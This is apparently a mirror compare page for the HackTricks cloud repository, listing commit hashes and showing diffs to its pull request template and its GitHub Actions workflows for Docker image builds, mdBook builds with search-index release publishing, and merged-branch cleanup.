mirror of
https://github.com/HackTricks-wiki/hacktricks-cloud.git
synced 2026-03-17 23:38:43 -07:00
Compare commits
622 Commits
pl
...
searchinde
| Author | SHA1 | Date | |
|---|---|---|---|

|
50520f6c7d | ||
|
|
1b274752fd | ||
|
|
63f5aa81e3 | ||
|
|
eb7245d3fd | ||
|
|
675092de06 | ||
|
|
570c0f46af | ||
|
|
2468851007 | ||
|
|
d0ebc37eb3 | ||
|
|
79fd264473 | ||
|
|
becec234f4 | ||
|
|
143e6bdfe9 | ||
|
|
2a5d2dea9e | ||
|
|
9b52c7953d | ||
|
|
07628e009a | ||
|
|
8d39c38b58 | ||
|
|
7097f55620 | ||
|
|
f96fed548e | ||
|
|
21b31a3be3 | ||
|
|
5d031d4518 | ||
|
|
1e51bb702d | ||
|
|
1111212cbb | ||
|
|
bb763109dc | ||
|
|
25af34d5a2 | ||
|
|
a10148e331 | ||
|
|
b904273a19 | ||
|
|
0aa87b8319 | ||
|
|
004e341804 | ||
|
|
24c1d54861 | ||
|
|
015b24f51c | ||
|
|
8589cf621f | ||
|
|
c8957b9107 | ||
|
|
ecebe97de5 | ||
|
|
fe691c5c50 | ||
|
|
de064b1b68 | ||
|
|
ea0f667e57 | ||
|
|
b7a1554deb | ||
|
|
1304799271 | ||
|
|
18e756320d | ||
|
|
78767e199c | ||
|
|
65816a9798 | ||
|
|
fc5e23269c | ||
|
|
89a2ab54ae | ||
|
|
f3afa739ad | ||
|
|
d11f3a3880 | ||
|
|
590e54ea9e | ||
|
|
f539a9e2d9 | ||
|
|
e153dc47b0 | ||
|
|
9242d2e4d9 | ||
|
|
37b03b3517 | ||
|
|
a6491998d2 | ||
|
|
dba44c006e | ||
|
|
b9b20e4567 | ||
|
|
391b11e92c | ||
|
|
19024e5a7c | ||
|
|
4d9445d2bb | ||
|
|
7f435558c4 | ||
|
|
a7ce58fa25 | ||
|
|
5b5e339f96 | ||
|
|
5bd2aafc8e | ||
|
|
00730ca794 | ||
|
|
923f510164 | ||
|
|
fec9bfb986 | ||
|
|
6a11053885 | ||
|
|
de46109976 | ||
|
|
fd19dc2304 | ||
|
|
599d45c50a | ||
|
|
5b2a228050 | ||
|
|
d1f95b1929 | ||
|
|
846ad61b73 | ||
|
|
c09016a56f | ||
|
|
77b76bfb00 | ||
|
|
3883d1a74e | ||
|
|
ebb51f81bb | ||
|
|
d761716a28 | ||
|
|
467491e1ae | ||
|
|
d05d94d995 | ||
|
|
bc1201eb61 | ||
|
|
15ff9a7d1c | ||
|
|
4880cb4574 | ||
|
|
05853fcc19 | ||
|
|
a45973b8a7 | ||
|
|
38dae42b81 | ||
|
|
5adcd244f6 | ||
|
|
33ca677b86 | ||
|
|
b1af5ce692 | ||
|
|
61ae9f83db | ||
|
|
07a16af4ec | ||
|
|
f45429555e | ||
|
|
f92d67cfdc | ||
|
|
d7c57cba6e | ||
|
|
a641fcea8a | ||
|
|
eb4f46f714 | ||
|
|
1ceeca1326 | ||
|
|
68267218a7 | ||
|
|
3901748f3d | ||
|
|
68de9f8acc | ||
|
|
236a8a2cec | ||
|
|
d373f62166 | ||
|
|
c2c232fd46 | ||
|
|
f3fd4b9294 | ||
|
|
dd2c5af442 | ||
|
|
ee4da87049 | ||
|
|
3b1f434a66 | ||
|
|
8db7266efb | ||
|
|
59437b9b32 | ||
|
|
ea3041d9a2 | ||
|
|
f171d1a97d | ||
|
|
855ef5fd9e | ||
|
|
3ff0c8a86f | ||
|
|
414eeda035 | ||
|
|
dac7b0f906 | ||
|
|
3b456ebc2e | ||
|
|
f0df70528a | ||
|
|
f705477774 | ||
|
|
aff8ab0252 | ||
|
|
06b577d42f | ||
|
|
14e986b2a7 | ||
|
|
581f09f904 | ||
|
|
c76cc24a59 | ||
|
|
15bde67918 | ||
|
|
3f16d3c5f3 | ||
|
|
82a44ea4c0 | ||
|
|
839f139795 | ||
|
|
b82a88252c | ||
|
|
c3cfb95b87 | ||
|
|
e0b92e3b7a | ||
|
|
f521c0d95a | ||
|
|
96b0de9ec9 | ||
|
|
6b96bae348 | ||
|
|
5fd9ed5048 | ||
|
|
3157069bde | ||
|
|
ccd50a451d | ||
|
|
0a1f3dea22 | ||
|
|
e1bc13c19c | ||
|
|
58c7ae8399 | ||
|
|
0ba0d247a8 | ||
|
|
6f8738f34f | ||
|
|
5a6cd9a85c | ||
|
|
ed2ae1e58f | ||
|
|
dbe2969386 | ||
|
|
97759b6cec | ||
|
|
95f380db6b | ||
|
|
65da889db0 | ||
|
|
45a7b74a0f | ||
|
|
4d2fa75b55 | ||
|
|
84bc28f8bb | ||
|
|
ebd15ccb63 | ||
|
|
f72768b30f | ||
|
|
7a92891381 | ||
|
|
e98c16371b | ||
|
|
b1b0b0c536 | ||
|
|
e324b93d88 | ||
|
|
baff049eb8 | ||
|
|
46a8364006 | ||
|
|
ce9f3f87af | ||
|
|
8655bc665f | ||
|
|
26022c0005 | ||
|
|
a315ad9465 | ||
|
|
26d6010bfd | ||
|
|
d613dc8ce7 | ||
|
|
e93215546e | ||
|
|
b4bb813717 | ||
|
|
ab12e74c5e | ||
|
|
55658adf68 | ||
|
|
e10e318840 | ||
|
|
3662845c9c | ||
|
|
7b475f151e | ||
|
|
cfacf65682 | ||
|
|
cacc26efe4 | ||
|
|
3f6485403c | ||
|
|
ec63e0077a | ||
|
|
8197352f5b | ||
|
|
e75ef47d73 | ||
|
|
4c5a2d0b51 | ||
|
|
f26eba3574 | ||
|
|
e1a1b2a31f | ||
|
|
d21b704799 | ||
|
|
278e22cf25 | ||
|
|
ba62c1ded8 | ||
|
|
e6af835b2d | ||
|
|
c3110e5dc2 | ||
|
|
c3d732d46b | ||
|
|
16833c8621 | ||
|
|
e004aa173d | ||
|
|
32d8b32e1f | ||
|
|
8cb8cf4b78 | ||
|
|
682420bd96 | ||
|
|
423b2f5d24 | ||
|
|
06302efcc4 | ||
|
|
12f8a8240c | ||
|
|
cc8c3b9bc7 | ||
|
|
e3be82da7b | ||
|
|
5c9151d0a9 | ||
|
|
4f8f9ebb5d | ||
|
|
a59586d035 | ||
|
|
6f5f13f1d1 | ||
|
|
d0a10b4b59 | ||
|
|
3153e9e112 | ||
|
|
4ba5101450 | ||
|
|
46317efe3f | ||
|
|
13cd85219b | ||
|
|
bb4337235e | ||
|
|
4adabb8e45 | ||
|
|
64e6b18369 | ||
|
|
e79a494c75 | ||
|
|
e8310823ee | ||
|
|
94d6bb7be6 | ||
|
|
3886eb0679 | ||
|
|
b4a33ce277 | ||
|
|
b206e184f6 | ||
|
|
1562438890 | ||
|
|
9c7ae3465b | ||
|
|
afef551baa | ||
|
|
45f06743a5 | ||
|
|
2cf7ab9070 | ||
|
|
a67f9f67e9 | ||
|
|
b76f4ee32e | ||
|
|
c57b961d3f | ||
|
|
6a65d520db | ||
|
|
2d8e6cc317 | ||
|
|
1af7a95753 | ||
|
|
81bd25041e | ||
|
|
a2fc1bb9e4 | ||
|
|
245801a8f3 | ||
|
|
c8ee4e1f63 | ||
|
|
87d7a35977 | ||
|
|
df415302d4 | ||
|
|
227bd60d9d | ||
|
|
6113778d42 | ||
|
|
6229cc5c3f | ||
|
|
cc3464f588 | ||
|
|
84c84de0f6 | ||
|
|
1af5f28379 | ||
|
|
d22733b802 | ||
|
|
13e0bddd0c | ||
|
|
2f1397e2df | ||
|
|
a1718ef3d5 | ||
|
|
c01bb34d34 | ||
|
|
57d0f100e5 | ||
|
|
9e731ee081 | ||
|
|
f37c444854 | ||
|
|
cb0f15bd18 | ||
|
|
05ef9e4e88 | ||
|
|
653f16bf02 | ||
|
|
02f3d3d27e | ||
|
|
fd7e52a9f0 | ||
|
|
a31a609a53 | ||
|
|
2d20c080f1 | ||
|
|
a1abf4a40e | ||
|
|
3267900f8e | ||
|
|
d24b4f4947 | ||
|
|
cb93bc9325 | ||
|
|
89bd5603b5 | ||
|
|
a214e36c16 | ||
|
|
46fb09dbc7 | ||
|
|
c6c5326731 | ||
|
|
0d99994b28 | ||
|
|
518ec63594 | ||
|
|
365ec0ea1b | ||
|
|
55bb9cabcd | ||
|
|
b63860c1b3 | ||
|
|
f396d310ed | ||
|
|
fb64ce166d | ||
|
|
60fe5b65e9 | ||
|
|
d6a90112e4 | ||
|
|
8ac043f850 | ||
|
|
d0ca3b4c13 | ||
|
|
0721cb17a8 | ||
|
|
0a7aa1d734 | ||
|
|
f976ae1b70 | ||
|
|
73895ccc90 | ||
|
|
a0c66139cf | ||
|
|
6d3e83b6fa | ||
|
|
323213ba74 | ||
|
|
f87ea41409 | ||
|
|
fa3baebd58 | ||
|
|
ecb7b8f136 | ||
|
|
64bb51ab33 | ||
|
|
043f28492d | ||
|
|
7136d61e6b | ||
|
|
aa4d2f583f | ||
|
|
5276c9c7db | ||
|
|
005dee76e9 | ||
|
|
954173982d | ||
|
|
014036afb7 | ||
|
|
ff9846dbc6 | ||
|
|
5c6a20ff62 | ||
|
|
524edcbc09 | ||
|
|
8be8f721ca | ||
|
|
d7937f5851 | ||
|
|
8cca683281 | ||
|
|
29db46c537 | ||
|
|
35075688aa | ||
|
|
49023a7e71 | ||
|
|
ec902048e6 | ||
|
|
413635f6ed | ||
|
|
160cdf0767 | ||
|
|
ce9d8e9162 | ||
|
|
27bda8c014 | ||
|
|
d9b93c0df5 | ||
|
|
62ee9ee386 | ||
|
|
1c761c2a55 | ||
|
|
849a545f21 | ||
|
|
cfc01c0374 | ||
|
|
6915cfa68c | ||
|
|
aed8d2e643 | ||
|
|
b2bf4d9b07 | ||
|
|
6788b5e0a5 | ||
|
|
5c702e69b9 | ||
|
|
42f78679a2 | ||
|
|
6c40f6cac4 | ||
|
|
fcb6c989fc | ||
|
|
8d310c43f5 | ||
|
|
27d96d81e1 | ||
|
|
6d88cb548f | ||
|
|
1216308b18 | ||
|
|
00f4a32ae3 | ||
|
|
96579673c1 | ||
|
|
f8c4c4d8ac | ||
|
|
3902e8cafd | ||
|
|
39876cd315 | ||
|
|
d668cf5452 | ||
|
|
d54cb2b5ff | ||
|
|
c79c359fd2 | ||
|
|
1efe5e7e77 | ||
|
|
7991ff4fae | ||
|
|
045b6c2320 | ||
|
|
ab888d748c | ||
|
|
5d3c7b0348 | ||
|
|
d77d87d686 | ||
|
|
9c0cfb6529 | ||
|
|
2730856acc | ||
|
|
221636beae | ||
|
|
740801ab61 | ||
|
|
23ce7a243e | ||
|
|
13f89a6674 | ||
|
|
776d9f73df | ||
|
|
c8c09b0abb | ||
|
|
329ef07c7e | ||
|
|
aad012f215 | ||
|
|
50029a6488 | ||
|
|
5bb4e02a58 | ||
|
|
c0a3872982 | ||
|
|
a19517f026 | ||
|
|
429913c5ec | ||
|
|
2d32b37d9c | ||
|
|
77da1e58ca | ||
|
|
516553f4bf | ||
|
|
188b9a7b0a | ||
|
|
58556acb7d | ||
|
|
0148473b67 | ||
|
|
b832183456 | ||
|
|
3e96d64e50 | ||
|
|
7336c976ae | ||
|
|
def87f1ffb | ||
|
|
b715d43fad | ||
|
|
c6b3795cc5 | ||
|
|
8fa715b08d | ||
|
|
aeb3f8b582 | ||
|
|
568e936ca0 | ||
|
|
2456bca341 | ||
|
|
f138e0366f | ||
|
|
c089890c84 | ||
|
|
901725b847 | ||
|
|
fea4bb8938 | ||
|
|
7026e4e728 | ||
|
|
0e15aeffba | ||
|
|
b7dc63cd26 | ||
|
|
4c9c8c10ac | ||
|
|
64f5661515 | ||
|
|
bee34f3c05 | ||
|
|
2f84f3f328 | ||
|
|
892232fe26 | ||
|
|
c71aa6f7b1 | ||
|
|
ab3e89c82d | ||
|
|
caf320e355 | ||
|
|
e841f06505 | ||
|
|
6456eab2cf | ||
|
|
3c746383c6 | ||
|
|
064162062f | ||
|
|
e3ca81040e | ||
|
|
4313cc72bc | ||
|
|
80b91382f3 | ||
|
|
0828130954 | ||
|
|
94e634230a | ||
|
|
5e48ce18e0 | ||
|
|
61c70bfefd | ||
|
|
ce2ede1e01 | ||
|
|
127c85e7d2 | ||
|
|
40e08a1893 | ||
|
|
e746e3e353 | ||
|
|
0f7175eb98 | ||
|
|
d109bb6b44 | ||
|
|
2505aec847 | ||
|
|
cc5dc4c885 | ||
|
|
09a10afd24 | ||
|
|
0d9b4e5917 | ||
|
|
ad0fd2ac62 | ||
|
|
47c4eb2f02 | ||
|
|
8b8705f5a2 | ||
|
|
e82c35b07f | ||
|
|
5f47797e6a | ||
|
|
90a2f79a0f | ||
|
|
baa1c7240d | ||
|
|
0f6da30192 | ||
|
|
06d67a4432 | ||
|
|
f9413e0d34 | ||
|
|
31acbca2ed | ||
|
|
e938af6965 | ||
|
|
8d0d445b93 | ||
|
|
9cd2ef8e2f | ||
|
|
c4b06ab12c | ||
|
|
5537bfe63d | ||
|
|
6e477bc296 | ||
|
|
46af6b9474 | ||
|
|
e6644e6caa | ||
|
|
fcc20e6908 | ||
|
|
8be9956703 | ||
|
|
2be77df66d | ||
|
|
8594fa5343 | ||
|
|
ba04a6a2ff | ||
|
|
d2f2655fc4 | ||
|
|
5a5104fe95 | ||
|
|
ef85d7fdd5 | ||
|
|
83bc9f97e8 | ||
|
|
d3b9883283 | ||
|
|
81acaa16e0 | ||
|
|
70d0f13e7e | ||
|
|
8392cf548c | ||
|
|
0b97b3caff | ||
|
|
4df9252db4 | ||
|
|
3350e31738 | ||
|
|
17be115fa6 | ||
|
|
ccbbfaee00 | ||
|
|
b98496aaed | ||
|
|
30399528e4 | ||
|
|
650655363f | ||
|
|
615a959bb6 | ||
|
|
0d198fe961 | ||
|
|
abbd0a816b | ||
|
|
13df9aee51 | ||
|
|
eb110dfd72 | ||
|
|
491627bf9f | ||
|
|
ca5a9e1037 | ||
|
|
7537334e2c | ||
|
|
bb664c142d | ||
|
|
4eafaed2b1 | ||
|
|
e158438a0f | ||
|
|
57da0bf8db | ||
|
|
ae7aefe448 | ||
|
|
19401f19d6 | ||
|
|
92b3c384c8 | ||
|
|
0d26e5ed8c | ||
|
|
cd5de3879c | ||
|
|
dc557dad46 | ||
|
|
d6597f9990 | ||
|
|
77a117d772 | ||
|
|
699a707bb6 | ||
|
|
b741525093 | ||
|
|
60b1ca6b88 | ||
|
|
30236714f5 | ||
|
|
f258a13eef | ||
|
|
4e491e3f55 | ||
|
|
b3cfc40029 | ||
|
|
26bf439a59 | ||
|
|
3757efbd43 | ||
|
|
d13ebeaeb5 | ||
|
|
3f01e5e4fa | ||
|
|
8452766003 | ||
|
|
9bea483104 | ||
|
|
7162236a6b | ||
|
|
f5c7490026 | ||
|
|
2383d6958b | ||
|
|
fd5fc9957a | ||
|
|
d42d244a6a | ||
|
|
117bb933af | ||
|
|
9a9ea3101f | ||
|
|
ec6fcd37f0 | ||
|
|
551524079b | ||
|
|
92d27a9632 | ||
|
|
cfcc836974 | ||
|
|
7838f68347 | ||
|
|
452fb430b3 | ||
|
|
ba94d85a36 | ||
|
|
a9b9e95899 | ||
|
|
5a2543873e | ||
|
|
b353597cd3 | ||
|
|
9ed1b29bb9 | ||
|
|
01295fcd13 | ||
|
|
81d2665909 | ||
|
|
873eba38c0 | ||
|
|
979ea57c3b | ||
|
|
ae6616b63b | ||
|
|
dbac949488 | ||
|
|
3e06c28e43 | ||
|
|
5d21fb67a6 | ||
|
|
25395ae94a | ||
|
|
626155bec1 | ||
|
|
8f02f9f5a5 | ||
|
|
d9c68fcf04 | ||
|
|
c76f3defdd | ||
|
|
569f2be7c9 | ||
|
|
416e7cf699 | ||
|
|
480c6ba178 | ||
|
|
8f6514eed9 | ||
|
|
6736e6d5c8 | ||
|
|
1bc1085d79 | ||
|
|
50f10aa913 | ||
|
|
bb6035c0ca | ||
|
|
b6310f4ac6 | ||
|
|
9bcaf7c6df | ||
|
|
a60a5be8d2 | ||
|
|
250329b9aa | ||
|
|
64ab139a57 | ||
|
|
38ec0650ca | ||
|
|
a027dd2a21 | ||
|
|
1e69b05fe7 | ||
|
|
9f84500da6 | ||
|
|
62664886c7 | ||
|
|
e4b1066789 | ||
|
|
0f2e9443ca | ||
|
|
dbb3f98a12 | ||
|
|
234398ad6e | ||
|
|
a6e5b378be | ||
|
|
cdd6583bb6 | ||
|
|
12c468f714 | ||
|
|
0996afea1b | ||
|
|
3fd7b2b8a2 | ||
|
|
e47fdfb9ea | ||
|
|
d6f87481ef | ||
|
|
3000c3b4fe | ||
|
|
15ce1f2a40 | ||
|
|
8ec34fc329 | ||
|
|
5d6efaa6a6 | ||
|
|
73e6fee408 | ||
|
|
833b571498 | ||
|
|
37bf365f5b | ||
|
|
8b52bc23a3 | ||
|
|
d9f6b34673 | ||
|
|
9021590856 | ||
|
|
8ea0f4a3f1 | ||
|
|
78334993a2 | ||
|
|
e8cee6743c | ||
|
|
55fc400bf7 | ||
|
|
dc16c9ff9f | ||
|
|
6d926a6f72 | ||
|
|
d9a7ae2880 | ||
|
|
be659333c8 | ||
|
|
cb67f59e59 | ||
|
|
b3f82cc35c | ||
|
|
1f00ec798e | ||
|
|
782d409f47 | ||
|
|
30f14affe7 | ||
|
|
65cfe4be40 | ||
|
|
39ef4428ef | ||
|
|
de7e5d2eb0 | ||
|
|
78f6ebfdc9 | ||
|
|
4b9cb59f09 | ||
|
|
3b671863b3 | ||
|
|
110692ec5f | ||
|
|
065d29019c | ||
|
|
184a36301a | ||
|
|
c3b572db87 | ||
|
|
894d2f8dc6 | ||
|
|
3eff514680 | ||
|
|
4fae1360a8 | ||
|
|
372ccdf299 | ||
|
|
0c3d697d67 | ||
|
|
cdf8430598 | ||
|
|
432e916b2f | ||
|
|
cb23139acd | ||
|
|
1a41153b95 | ||
|
|
06184f73ec | ||
|
|
bde9b73eb1 | ||
|
|
69db82891a | ||
|
|
52142003ec | ||
|
|
a850e268dc | ||
|
|
cc120ade68 | ||
|
|
3000248da2 | ||
|
|
1a5f666c80 | ||
|
|
95f91529c7 | ||
|
|
b65df65002 | ||
|
|
1c333d4cab | ||
|
|
b0794c4b1c | ||
|
|
009ef58e30 | ||
|
|
ad6c542f82 | ||
|
|
3a7480d764 | ||
|
|
4b71029629 | ||
|
|
c1aee098b6 | ||
|
|
ec0ff62bcb | ||
|
|
2244c6b485 | ||
|
|
61bc94e77d | ||
|
|
13358c1371 | ||
|
|
1e29cb77cc | ||
|
|
d65983432b | ||
|
|
18d1953edd | ||
|
|
c395861d3d | ||
|
|
d9247bf598 | ||
|
|
853e602bc2 | ||
|
|
8750a93d41 | ||
|
|
b918609383 | ||
|
|
3d1f96fd4a | ||
|
|
9eec79f700 | ||
|
|
8a25a0856f | ||
|
|
e67cc3f450 | ||
|
|
194ae6d76b | ||
|
|
d53ffc12eb | ||
|
|
c520826284 | ||
|
|
7a0a0329a7 | ||
|
|
a7bf8124da | ||
|
|
b340bf8ada | ||
|
|
bad627b7db | ||
|
|
96cc8f9772 | ||
|
|
1922e106fd | ||
|
|
d7d5e4a93c | ||
|
|
716aa06779 | ||
|
|
4ef00e6b1b | ||
|
|
2beb8398a6 | ||
|
|
d0b9174054 | ||
|
|
d0e6a85e6f | ||
|
|
d96df379fd | ||
|
|
4d622f5500 |
16
.github/pull_request_template.md
vendored
16
.github/pull_request_template.md
vendored
@@ -1,12 +1,16 @@
|
||||
Możesz usunąć tę treść przed wysłaniem PR:
|
||||
You can remove this content before sending the PR:
|
||||
|
||||
## Uznanie autorstwa
|
||||
Cenimy Twoją wiedzę i zachęcamy do dzielenia się treściami. Upewnij się, że przesyłasz tylko materiały, których jesteś właścicielem lub które możesz udostępnić za zgodą oryginalnego autora (dodając odniesienie do autora w dodanym tekście lub na końcu strony, którą modyfikujesz, albo w obu miejscach). Szacunek dla praw własności intelektualnej sprzyja zaufanemu i legalnemu środowisku współdzielenia dla wszystkich.
|
||||
## Attribution
|
||||
We value your knowledge and encourage you to share content. Please ensure that you only upload content that you own or that have permission to share it from the original author (adding a reference to the author in the added text or at the end of the page you are modifying or both). Your respect for intellectual property rights fosters a trustworthy and legal sharing environment for everyone.
|
||||
|
||||
## HackTricks Training
|
||||
Jeśli wysyłasz PR po to, aby zdać egzamin na [ARTE certification](https://hacktricks-training.com/courses/arte) z 2 flagami zamiast 3, musisz nazwać PR `arte-<username>`, `grte-<username>` lub `azrte-<username>`, w zależności od certyfikacji, którą zdajesz.
|
||||
If you are adding so you can pass the in the [ARTE certification](https://training.hacktricks.xyz/courses/arte) exam with 2 flags instead of 3, you need to call the PR `arte-<username>`.
|
||||
|
||||
Also, remember that grammar/syntax fixes won't be accepted for the exam flag reduction.
|
||||
|
||||
|
||||
In any case, thanks for contributing to HackTricks!
|
||||
|
||||
|
||||
Pamiętaj także, że poprawki dotyczące gramatyki/składni nie zostaną zaakceptowane jako redukcja liczby flag na egzaminie.
|
||||
|
||||
|
||||
W każdym razie, dziękujemy za wkład w HackTricks!
|
||||
|
||||
56
.github/workflows/build_docker.yml
vendored
Normal file
56
.github/workflows/build_docker.yml
vendored
Normal file
@@ -0,0 +1,56 @@
|
||||
name: Build and Push Docker Image
|
||||
|
||||
on:
|
||||
push:
|
||||
branches:
|
||||
- master
|
||||
paths-ignore:
|
||||
- 'scripts/**'
|
||||
- '.gitignore'
|
||||
- '.github/**'
|
||||
- 'book/**'
|
||||
workflow_dispatch:
|
||||
|
||||
concurrency: build_docker
|
||||
|
||||
permissions:
|
||||
packages: write
|
||||
id-token: write
|
||||
contents: write
|
||||
|
||||
jobs:
|
||||
build-and-push:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
# 1. Check out the repository to get the Dockerfile
|
||||
- name: Check out code
|
||||
uses: actions/checkout@v3
|
||||
with:
|
||||
fetch-depth: 0
|
||||
|
||||
# 2. Log into GitHub Container Registry
|
||||
- name: Log in to GHCR
|
||||
uses: docker/login-action@v2
|
||||
with:
|
||||
registry: ghcr.io
|
||||
username: ${{ github.actor }}
|
||||
password: ${{ secrets.GITHUB_TOKEN }}
|
||||
|
||||
# 3. Build and push
|
||||
- name: Build and push Docker image
|
||||
run: |
|
||||
# Define image name
|
||||
IMAGE_NAME=ghcr.io/hacktricks-wiki/hacktricks-cloud/translator-image
|
||||
|
||||
# Build Docker image
|
||||
docker build -t $IMAGE_NAME:latest .
|
||||
|
||||
# Push Docker image to GHCR
|
||||
docker push $IMAGE_NAME:latest
|
||||
|
||||
# Set image visibility to public
|
||||
curl -X PATCH \
|
||||
-H "Authorization: Bearer ${{ secrets.GITHUB_TOKEN }}" \
|
||||
-H "Accept: application/vnd.github.v3+json" \
|
||||
https://api.github.com/user/packages/container/translator-image/visibility \
|
||||
-d '{"visibility":"public"}'
|
||||
78
.github/workflows/build_master.yml
vendored
78
.github/workflows/build_master.yml
vendored
@@ -14,12 +14,15 @@ on:
|
||||
concurrency: build_master
|
||||
|
||||
permissions:
|
||||
packages: write
|
||||
id-token: write
|
||||
contents: write
|
||||
|
||||
jobs:
|
||||
run-translation:
|
||||
runs-on: ubuntu-latest
|
||||
container:
|
||||
image: ghcr.io/hacktricks-wiki/hacktricks-cloud/translator-image:latest
|
||||
environment: prod
|
||||
|
||||
steps:
|
||||
@@ -27,32 +30,65 @@ jobs:
|
||||
uses: actions/checkout@v4
|
||||
with:
|
||||
fetch-depth: 0 #Needed to download everything to be able to access the master & language branches
|
||||
|
||||
# Install Rust and Cargo
|
||||
- name: Install Rust and Cargo
|
||||
uses: actions-rs/toolchain@v1
|
||||
with:
|
||||
toolchain: stable
|
||||
override: true
|
||||
|
||||
# Install mdBook and Plugins
|
||||
- name: Install mdBook and Plugins
|
||||
run: |
|
||||
cargo install mdbook
|
||||
cargo install mdbook-alerts
|
||||
cargo install mdbook-reading-time
|
||||
cargo install mdbook-pagetoc
|
||||
cargo install mdbook-tabs
|
||||
cargo install mdbook-codename
|
||||
|
||||
# Build the mdBook
|
||||
- name: Build mdBook
|
||||
run: mdbook build
|
||||
run: MDBOOK_BOOK__LANGUAGE=en mdbook build || (echo "Error logs" && cat hacktricks-preprocessor-error.log && echo "" && echo "" && echo "Debug logs" && (cat hacktricks-preprocessor.log | tail -n 20) && exit 1)
|
||||
|
||||
# Cat hacktricks-preprocessor.log
|
||||
#- name: Cat hacktricks-preprocessor.log
|
||||
# run: cat hacktricks-preprocessor.log
|
||||
- name: Install GitHub CLI
|
||||
run: |
|
||||
curl -fsSL https://cli.github.com/packages/githubcli-archive-keyring.gpg | sudo dd of=/usr/share/keyrings/githubcli-archive-keyring.gpg \
|
||||
&& sudo chmod go+r /usr/share/keyrings/githubcli-archive-keyring.gpg \
|
||||
&& echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/githubcli-archive-keyring.gpg] https://cli.github.com/packages stable main" | sudo tee /etc/apt/sources.list.d/github-cli.list > /dev/null \
|
||||
&& sudo apt update \
|
||||
&& sudo apt install gh -y
|
||||
|
||||
- name: Publish search index release asset
|
||||
shell: bash
|
||||
env:
|
||||
GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
|
||||
run: |
|
||||
set -euo pipefail
|
||||
|
||||
ASSET="book/searchindex.js"
|
||||
TAG="searchindex-en"
|
||||
TITLE="Search Index (en)"
|
||||
|
||||
if [ ! -f "$ASSET" ]; then
|
||||
echo "Expected $ASSET to exist after build" >&2
|
||||
exit 1
|
||||
fi
|
||||
|
||||
TOKEN="${GITHUB_TOKEN}"
|
||||
if [ -z "$TOKEN" ]; then
|
||||
echo "No token available for GitHub CLI" >&2
|
||||
exit 1
|
||||
fi
|
||||
export GH_TOKEN="$TOKEN"
|
||||
|
||||
# Delete the release if it exists
|
||||
echo "Checking if release $TAG exists..."
|
||||
if gh release view "$TAG" --repo "$GITHUB_REPOSITORY" >/dev/null 2>&1; then
|
||||
echo "Release $TAG already exists, deleting it..."
|
||||
gh release delete "$TAG" --yes --repo "$GITHUB_REPOSITORY" --cleanup-tag || {
|
||||
echo "Failed to delete release, trying without cleanup-tag..."
|
||||
gh release delete "$TAG" --yes --repo "$GITHUB_REPOSITORY" || {
|
||||
echo "Warning: Could not delete existing release, will try to recreate..."
|
||||
}
|
||||
}
|
||||
sleep 2 # Give GitHub API a moment to process the deletion
|
||||
else
|
||||
echo "Release $TAG does not exist, proceeding with creation..."
|
||||
fi
|
||||
|
||||
# Create new release (with force flag to overwrite if deletion failed)
|
||||
gh release create "$TAG" "$ASSET" --title "$TITLE" --notes "Automated search index build for master" --repo "$GITHUB_REPOSITORY" || {
|
||||
echo "Failed to create release, trying with force flag..."
|
||||
gh release delete "$TAG" --yes --repo "$GITHUB_REPOSITORY" --cleanup-tag >/dev/null 2>&1 || true
|
||||
sleep 2
|
||||
gh release create "$TAG" "$ASSET" --title "$TITLE" --notes "Automated search index build for master" --repo "$GITHUB_REPOSITORY"
|
||||
}
|
||||
|
||||
# Login in AWs
|
||||
- name: Configure AWS credentials using OIDC
|
||||
uses: aws-actions/configure-aws-credentials@v3
|
||||
|
||||
204
.github/workflows/cleanup_branches.yml
vendored
Normal file
204
.github/workflows/cleanup_branches.yml
vendored
Normal file
@@ -0,0 +1,204 @@
|
||||
name: Cleanup Merged/Closed PR Branches
|
||||
|
||||
on:
|
||||
schedule:
|
||||
- cron: '0 2 * * 0' # Every Sunday at 2 AM UTC
|
||||
workflow_dispatch: # Allow manual triggering
|
||||
inputs:
|
||||
dry_run:
|
||||
description: 'Dry run (show what would be deleted without actually deleting)'
|
||||
required: false
|
||||
default: 'false'
|
||||
type: boolean
|
||||
|
||||
permissions:
|
||||
contents: write
|
||||
pull-requests: read
|
||||
|
||||
jobs:
|
||||
cleanup-branches:
|
||||
runs-on: ubuntu-latest
|
||||
|
||||
steps:
|
||||
- name: Checkout repository
|
||||
uses: actions/checkout@v4
|
||||
with:
|
||||
fetch-depth: 0 # Need full history to see all branches
|
||||
token: ${{ secrets.PAT_TOKEN }}
|
||||
|
||||
- name: Install GitHub CLI
|
||||
run: |
|
||||
curl -fsSL https://cli.github.com/packages/githubcli-archive-keyring.gpg | sudo dd of=/usr/share/keyrings/githubcli-archive-keyring.gpg \
|
||||
&& sudo chmod go+r /usr/share/keyrings/githubcli-archive-keyring.gpg \
|
||||
&& echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/githubcli-archive-keyring.gpg] https://cli.github.com/packages stable main" | sudo tee /etc/apt/sources.list.d/github-cli.list > /dev/null \
|
||||
&& sudo apt update \
|
||||
&& sudo apt install gh -y
|
||||
|
||||
- name: Configure git
|
||||
run: |
|
||||
git config --global user.email "action@github.com"
|
||||
git config --global user.name "GitHub Action"
|
||||
|
||||
- name: Cleanup merged/closed PR branches
|
||||
env:
|
||||
GH_TOKEN: ${{ secrets.PAT_TOKEN }}
|
||||
run: |
|
||||
echo "Starting branch cleanup process..."
|
||||
|
||||
# Check if this is a dry run
|
||||
DRY_RUN="${{ github.event.inputs.dry_run || 'false' }}"
|
||||
if [ "$DRY_RUN" = "true" ]; then
|
||||
echo "🔍 DRY RUN MODE - No branches will actually be deleted"
|
||||
echo ""
|
||||
fi
|
||||
|
||||
# Define protected branches and patterns
|
||||
protected_branches=(
|
||||
"master"
|
||||
"main"
|
||||
)
|
||||
|
||||
# Translation branch patterns (any 2-letter combination)
|
||||
translation_pattern="^[a-zA-Z]{2}$"
|
||||
|
||||
# Get all remote branches except protected ones
|
||||
echo "Fetching all remote branches..."
|
||||
git fetch --all --prune
|
||||
|
||||
# Get list of all remote branches (excluding HEAD)
|
||||
all_branches=$(git branch -r | grep -v 'HEAD' | sed 's/origin\///' | grep -v '^$')
|
||||
|
||||
# Get all open PRs to identify branches with open PRs
|
||||
echo "Getting list of open PRs..."
|
||||
open_pr_branches=$(gh pr list --state open --json headRefName --jq '.[].headRefName' | sort | uniq)
|
||||
|
||||
echo "Open PR branches:"
|
||||
echo "$open_pr_branches"
|
||||
echo ""
|
||||
|
||||
deleted_count=0
|
